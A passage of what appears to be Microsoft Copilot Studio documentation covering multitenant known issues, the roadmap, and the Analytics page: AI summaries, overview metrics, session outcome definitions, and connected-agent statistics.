Host tenant. Users from the client tenant show up as "anonymous" in the Host Tenant Purview and do show a User GUID. There could be data shared from the client tenant using the agent to the host tenant purview as a 3P application.

Known issues

Currently, there are known issues that the product team is working to resolve:

- Makers can't unpublish an agent from the Microsoft 365 Copilot channel.
- You can't separately manage Teams and Microsoft 365 Copilot channels as independent channels outside of the checkbox in Copilot Studio **Channel** page.
- If you turn off your agent in the Teams channel, this action disrupts service for your agent. You can turn your agent on again as your agent ID isn't changed. However, you might be required to complete the publish process again.

Roadmap

To further enhance multitenant mode in Copilot Studio, the product team is exploring the following features:

- Multi-geo support
- Microsoft account (MSA) authentication
- End-user authentication
- Custom connectors
- Analytics
- Support for other channels, such as SharePoint

Last updated on 02/23/2026

Analytics overview

Use analytics to understand how well your agent is performing and to identify areas for improvement.

The **Analytics** page in Copilot Studio shows you comprehensive data for your agent, from an overview of key metrics to in-depth usage analytics for your agent's components. You can drill down into each piece of data to get more details.

The analytics experience is tailored for [conversational agents](#) and for [autonomous agents](#).

Analytics are available in all geographies. Time-and-date stamps in analytics are in Coordinated Universal Time (UTC). The time-and-date stamps include day start and end times, session times, and any other time markers in your agent's data.

ⓘ Note


The **Analytics** page doesn't show analytics for activity you complete when you test your agent in Copilot Studio by using the [test panel](#).

To access analytics:

1. Open your agent in Copilot Studio.
2. Select **Analytics** on the top menu bar.

Summary

The **Summary** area uses Copilot to generate an AI summary of key analytics insights about your agent. Select **View More** to see the full summarized list of insights.



Summary

Sessions increased 550% with zero engagement and consistent autonomous run success at 100%.

- Total sessions rose sharply by 550% to 39, yet engagement percentage remained at 0%.
- No sessions were resolved, escalated, or abandoned, indicating no user issue resolution recorded.
- Autonomous runs totaled 1025 with a 23% decrease, maintaining a perfect 100% success rate and stable 3-second duration.
- Trigger executions remained evenly distributed across four triggers, each with zero failures and stable execution counts.
- No user feedback, knowledge usage, or plugin actions were recorded, reflecting no sampled AI quality data.

Customer Comments Summary PREVIEW

Customer feedback indicates low engagement with minimal responses collected.

- Very few users provided feedback during this period.
- No negative sentiment trends were identified.

Notable changes from Monday compared to the previous week

- A 33% increase in escalation rate. During the last 24 hours, escalation rate jumped to 33%.
- A 776% increase in unanswered questions during the last 24 hours.

AI-generated content may be incorrect. [See terms](#)

It helps you quickly understand common themes and metrics and identify areas for improvement for your agent by summarizing them in a bulleted list for the selected reporting period. This can include engagement metrics, customer sentiment and feedback, and trends since the last reporting period.

The **customer comments summary** (preview) helps you understand high-level customer sentiment about the agent, such as feedback and comments. Insights are prioritized based on both the volume of related comments and their overall significance. Low-value or irrelevant comments are filtered out and related feedbacks are grouped together.

You can provide feedback to Microsoft about this section with the **Thumbs up** and **Thumbs down** icons  . Use the **Submit feedback to Microsoft** panel to add a comment and share related files. By providing descriptive feedback like this, we can work together to continuously improve our product.

1. On the **Submit feedback to Microsoft** panel, describe in natural language your likes or dislikes, depending on which icon you selected to open the panel.

- 2. Choose whether to share prompt, generated response, relevant content samples, and additional log files.
- 3. Select **Submit**.

^

Ask Copilot

Submit feedback to Microsoft

Do not include any private or sensitive information.

Share prompt, generated response, relevant content samples, and additional log files? *

☐ Yes, share

☐ No, don't share

Microsoft may contact you at Christopher.Cheew@pvabugbash.onmicrosoft.com about your feedback. [Learn more](#) about how this data is used and your rights. By pressing Submit, your feedback will be sent to Microsoft outside of the Azure compliance boundary and used to improve Microsoft products and services. [Privacy statement](#)

Cancel

Submit

👍

👎

You can also check a high-level performance summary in the **Overview** area, then dive deeper into its performance.

Overview ⓘ

See active users

Conversation sessions ⓘ

Engagement ⓘ

Total reactions ⓘ

Average DAU ⓘ

1,565 ↑ 28%

71% ↓ 74%

947 ↑ 78%

905 ↑ 40%

Runs ⓘ

Successful runs ⓘ

Average duration ⓘ

505 ↑ 11%

75% ↓ 93%

5 sec ↑ 2%

Conversational sessions only

[Analytics for conversational agents](#) in Copilot Studio track user engagement with your agent and try to capture how well your agent handles user tasks.

Conversational analytics uses the following concepts and terms:

- Conversations are an ongoing interaction between a specific user, or group of users, on a [channel](#) and your agent.
- Conversations can pause and resume later, or be [transferred to a customer service representative](#). The conversation might be one-way, either from the customer to the agent, or from the agent to the customer, but it's more commonly a back-and-forth interaction between the customer and the agent.
- A conversation times out after 30 minutes of inactivity.
- For agents published to the Telephony channel, conversations time out 3 minutes after an *End Conversation* event.
- A single conversation can contain one or more analytics sessions.
- An analytics session in classic mode is associated with the last custom topic triggered by a user. If the session doesn't include custom topics, it's the last system topic triggered directly by the user.

Event trigger sessions only

An autonomous agent is an agent with an event trigger. These agents support only [analytics for agents with triggers](#).

An *analytics session* for agents with triggers tracks from when an agent receives a payload from a trigger through any actions the agent runs in response. These analytics sessions capture what your agent is responding to, and how well your agent performs.

ⓘ Note

If a trigger fails and the agent doesn't receive a trigger payload, an analytics session can't begin. Analytics tracks only successfully triggered runs.

Hybrid view - both conversational and event-triggered sessions

When your agent's data includes sessions for at least one conversation and at least one trigger-based run in the report's period, the **Analytics** page displays a *hybrid* view of relevant metrics for both conversational and autonomous sessions. In this view, the **Overview** and **Effectiveness** sections show metrics side by side for both the conversational and event-triggered sessions. The **Use** section allows you to select between **Conversations** or **Runs**, which displays only relevant data. Selecting **All** shows all use-related data. The **Satisfaction** section displays satisfaction metrics for conversational sessions.

For more information about:

- Displayed metrics relevant to conversation sessions, see [Analyze conversational agent effectiveness](#).
- Displayed metrics relevant to event-triggered sessions, see [Analyze autonomous agent health](#).

Download conversational transcripts

You can download conversation transcripts a few minutes after the conversation times out. You can download any time period within the last 29 days. You can download them in [Dataverse using the Power Apps portal](#) and as [session chat transcripts using the Copilot Studio app](#). It can take up to an hour after the analytic session ends before the related data appears on the analytics dashboard.

ⓘ Note

You can't download conversation transcripts in Dataverse on the Copilot Studio app in Teams. To review and export transcripts in Dataverse, you need to sign up for the [Copilot Studio web app](#). You can download session chat transcripts by using the [Copilot Studio app](#). For more information, see [Download agent session transcripts](#).

Analyze conversational agent effectiveness

The **Analytics** page in Copilot Studio provides an aggregated insight into the overall effectiveness of your agent across [analytics sessions](#). The page is divided into core areas that focus on different performance contexts. The page also displays an **Overview** area that provides high-level, key performance indicator (KPI) metrics for your agent, a **Savings** area that analyzes time and cost savings attributable to your agent or your agent's tools, and a **Summary** area that provides key analytic insights into your agent's performance.

For more information about:

- The **Summary** and **Overview** areas, see [Analytics overview](#)
- The **Savings** area, see [Analyze time and cost savings for agents](#)


There are six core areas to focus on when reviewing and improving conversational agent effectiveness:

- **Themes:** [Themes](#) help you gain analytics insights by clustering user questions into AI-suggested categories.
- **Conversation outcomes:** Knowing the end result of a conversation helps you begin to identify where your agent is succeeding and where it needs improvement.
- **Agents:** See call volume metrics, success rates, and current status for child and connected agents.
- **Generated answer rate and quality:** Understanding when agent struggles to provide answers to user questions and how it uses knowledge sources can help you find ways to improve your agent's answer rate and quality.
- **Tool use:** Learning how often tools are used and how often they succeed can help you understand if those tools are useful and successful for users.
- **Effectiveness:** Reviewing user feedback helps you identify new user scenarios and issues, and making improvements based directly on what your users are asking for.

You can view analytics for events that occurred in the last 90 days.


Conversation outcomes

The **Conversation outcomes** section shows a chart that tracks the type of outcome for each session between your agent and users.




The chart, whether displayed as a stacked histogram or stacked area chart, visualizes the relative volumes of outcomes, color-coded and stacked by type. Each of **Resolved**, **Escalated**, **Abandoned**, and **Unengaged** are represented by their respective colors for each data point. The y-axis indicates the number of sessions.

To see metrics about individual outcomes specific to one data point (a specific day), hover over an area representing the color of an outcome of interest (for example, teal for Abandoned) on the day you're interested in. In the example, there were 90 abandoned sessions representing 35.6% of all session outcomes on November 24.



In the legend below the chart, hover over any of the outcome labels to highlight that outcome in the chart.



Select (on or off) one or several of the legend labels to either show or hide outcomes from the stacked area chart. Do this to add more clarity to the outcomes that remain when:


- Individual outcome lines appear visually close together.

- You want to see more clearly when trend lines are trending positive or negative but the aggregate of stacked outcomes on the chart is flattening these trend lines.

ⓘ Note

When you remove an outcome from the chart in this way, you remove that outcome from the larger pool of displayed outcomes. Removing displayed outcomes changes the displayed percent value of any remaining outcome against the pool because it changes the denominator of the ratio.

In the following example, the **Escalated** and **Unengaged** labels were removed from the chart. The tooltip shows there were 95 abandoned sessions on November 23, which represents 60.5% of the remaining visible outcomes on the chart (being the sum of *Resolved* + *Abandoned* outcomes).



To download conversation outcome data (data visualized in the graph), select the menu icon  and select **Download CSV**.

ⓘ Note

If you have any outcomes removed from the chart when you download, their data doesn't appear in the CSV.

To open a side panel with detailed information about conversation outcomes, select **See details** on the chart. The **Conversation outcomes** side panel includes:

- A pie chart breakdown of [session](#) outcomes, showing relative weighting (expressed as a percent) of **Resolved**, **Escalated**, and **Abandoned** outcomes.
- A stacked bar graph showing the relative weighting (expressed as a percent) of **Resolved confirmed** and **Resolved implied** outcome reasons describing all resolved session outcomes.
- A stacked bar graph showing the relative weighting (expressed as a percent) of **System intended**, **System unintended**, and **User requested** outcome reasons describing all escalated session outcomes.
- The top topics that led to each outcome.

ⓘ **Note**


To see a tooltip with raw count information, hover over any of the pie chart or stacked bar chart segments.

Conversation outcomes



Session outcomes

Engaged sessions are classified according to their outcome. The more sessions your agent can resolve, the better.




Resolved outcome reasons

See how resolved outcomes splits between user confirmed resolved and resolve based on Copilot logic.



Escalated outcome reasons

See how escalate outcomes splits between intended escalation that are triggered by users and unintended escalations that are triggered by the agent logic.



Topics by outcome


Tracking the topics that led to each outcome can help you adjust your agent to better resolve your users' issues. The list includes custom topics only. [Learn more](#)

Abandoned ⓘ



Escalated ⓘ





A [session](#) falls into one of the following two states:

- **Unengaged:** A session starts when a user interacts with your agent or the agent sends a proactive message to the user. The session begins in an *unengaged* state.
- **Engaged:** The user actively interacts with the agent. There's a difference in behavior based on the [agent's orchestration mode](#).
 - Classic orchestration: A session becomes engaged when one of the following topics is triggered:
 - Custom topic directly triggered by the user
 - Escalate topic
 - Fallback topic
 - Conversational boosting topic
 - Generative AI orchestration: A session becomes engaged when a user directly triggers a plan and includes one of the following elements:
 - Nonsystem topic
 - Escalate topic
 - Fallback topic
 - A Knowledge Source
 - A tool

An engaged session has one of the following outcomes:

[Expand table](#)

Outcome category	Outcome	Description
Resolved		A session ends successfully. There are two types of resolved sessions: Resolved confirmed and Resolved implied .
	Resolved confirmed	A session is considered <i>Resolved confirmed</i> when the End of Conversation topic is triggered and the user confirms that the interaction was a success.

Outcome category	Outcome	Description
	Resolved implied	A session is <i>Resolved implied</i> when the session is completed without user confirmation but instead based on the agent's logic. The <i>Resolved implied</i> state depends on whether your agent uses Classic or Generative AI orchestration: - Classic orchestration: A session is considered <i>Resolved implied</i> when the End of Conversation topic is triggered, and the user lets the session time out without providing a confirmation. - Generative AI orchestration: A session is considered <i>Resolved implied</i> when a session times out and there are no remaining active plans. An active plan is a plan that's waiting for a user's input.
Escalated		A session ends but is considered Escalated when the Escalate topic is triggered or a Transfer to agent node is run (the current analytics session ends, whether the conversation transfers to a live agent or not). There are three types of escalated sessions: System intended, System unintended, and User requested.
	System intended	A session is escalated automatically as a result of an automatic business rule set by a maker. The escalation is an expected outcome of the conversation and isn't something needing investigation or change. Example: A user would like to transfer more than \$25,000 to a third party. This amount exceeds a threshold in a business rule and the session is automatically escalated as a result.
	System unintended	An escalation occurs automatically as a result of a session exceeding one or more thresholds set by a maker. Usually, this outcome indicates that the user is stuck in the conversation and needs assistance. Example: A session is escalated after three failures to do a particular task.
	User requested	A session is escalated because there was an explicit user request during the conversation. Example: A user enters <code>Transfer me to an agent</code>.
Abandoned		A session ends and is considered <i>Abandoned</i> when an engaged session times out after 30 minutes and didn't reach a resolved or escalated state.

You can also set the outcome for tools with the `conversationOutcome` parameter using the tool code editor. For example, `conversationOutcome: ResolvedConfirmed` for confirmed success or `conversationOutcome: ResolvedImplied` for implied success.

See the guidance documentation on [measuring engagement](#) for suggestions and best practices on how to measure and improve engagement.

Agents

The **Agents** list displays high-level volume, performance, and status metrics for **connected and child agents** of your main agent. The list identifies the relationship type the listed agent has to your main agent in the **Type** column. If an agent is a child agent, its type is **Child**. Connected agents have a listed type that reflects where they were created (for example, **Copilot Studio**, **Azure AI Foundry**). The **Calls** metric for each listed agent describes the volume of calls from the main agent to the connected or child agent. **Success rate** reflects the proportion of calls (as a % of all calls) that completed successfully. **Status** indicates the individual administrative status for each connected and child agent.

By default, the **Agents** list displays the top five (5) connected and child agents of your main agent, ranked from highest to lowest total number of questions. If there are more than five agents, select **See all** to display all agents.

 Note

The **See all** button is visible only if there are more than five connected or child agents to your main agent.

Agents				
Understand performance of your child and connected agents. Learn more				
Name	Type	Calls	Success rate	Status
Agent	 Child	1,334	60%	Enabled
Onboarding Agent	 Copilot Studio	1,375	42%	Enabled
Vacation Policy Agent	 Copilot Studio	1,436	47%	Enabled



Generated answer rate and quality (preview)

 Important


This article contains Microsoft Copilot Studio preview documentation and is subject to change.

Preview features aren't meant for production use and may have restricted functionality. These features are available before an official release so that you can get early access and

[provide feedback](#) .

If you're building a production-ready agent, see [Microsoft Copilot Studio Overview](#).


With generative answers, your agent can use AI to generate answers to user queries using knowledge sources and the instructions you provide. However, your agent might not be able to answer all user queries. The **Generated answer rate and quality** section tracks, organizes, and analyzes unanswered queries and answer quality to give you guidance for improving your agent's answering performance.



